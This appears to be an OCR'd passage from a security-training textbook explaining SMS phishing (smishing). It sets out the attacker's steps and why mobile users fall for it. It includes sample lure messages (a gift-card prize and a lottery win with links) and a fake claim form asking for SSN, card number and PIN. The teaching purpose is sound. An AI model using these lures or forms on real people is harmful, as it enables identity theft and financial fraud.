
Congratulations you have won a $2000 Walmart Gift Card.

Click here to claim your gift.

www.WmarkClick.com/price.html

This is a generic email box. Please do not reply to this.
To unsubscribe, click this link to call our phone banking and register for do not disturb.``

Figure 17.5: Example of a spam message



SMS Phishing Attack (SMiShing) (Targeted Attack Scan)

- SMS Phishing is the act of trying to **acquire personal and financial information by sending SMSs** (Instant Messages or IMs) containing deceptive links

1
Attacker buys prepaid SIM card
2
Sends SMS bait
Attacker
User
3
User clicks the link and redirects to the phishing site
User provides the personal and financial information
4
Page load distributed and attacker gets the information
5:28 PM
Reply
Reply All
Forward

Congratulations!!!
Dear,
You have won lottery of 1 million.
Go to www.rij.com/abc.html to claim your price.

Congratulations!!!
You have won price
Name:
Ph. Number:
Social Security No.:
DOB:
Credit Card No.:
Credit Card Pin:

Why is SMS Phishing Effective?


- Most consumers **access the Internet** through a mobile
- **Easy to set up** a mobile phishing campaign
- Difficult to **detect and stop** before harm already caused
- Mobile users are **not conditioned** to receiving spam text messages on their mobiles
- No **mainstream mechanism** for weeding out spam SMSs
- Few mobile **anti-viruses** check SMSs

SMS Phishing Attack (SMiShing) (Targeted Attack Scan)

Text messaging is the most prevalent nonvoice communication on mobile phones. Users around the world send and receive billions of text messages daily. Such a massive amount of data entails an increase in spam or phishing attacks.

SMS phishing (also known as SMiShing) is a type of phishing fraud in which an attacker uses SMS systems to send bogus text messages. It is the act of trying to acquire personal and financial information by sending SMS (or IM) containing deceptive links. Often, these bogus text messages contain a deceptive website URL or telephone number to lure victims into revealing their personal or financial information, such as SSNs, credit card numbers, and online banking username and password. In addition, attackers implement SMiShing to infect victims' mobile phones and associated networks with malware.

Attackers buy a prepaid SMS card using a fake identity. Then, they send an SMS bait to a user. The SMS may seem attractive or urgent. For example, it may include a lottery message, gift voucher, online purchase, or notification of account suspension, along with a malicious link or phone number. When the user clicks the link, considering it to be legitimate, he/she is redirected to the attacker's phishing site, where he/she provides the requested information (e.g., name, phone number, date of birth, credit card number or PIN, CVV code, SNN, and email address). The attacker may use the acquired information to perform malicious activities such as identity theft, online purchases, and so on.


1
Attacker buys prepaid SIM card
2
Sends SMS bait
Attacker
User
3
User clicks the link and redirects to the phishing site
User provides the personal and financial information
4
Page load distributed and attacker gets the information
5:28 PM
Reply
Reply All
Forward

Congratulations!!!

Dear,
You have won lottery of 1 million. Go to www.rij.com/abc.html to claim your price.

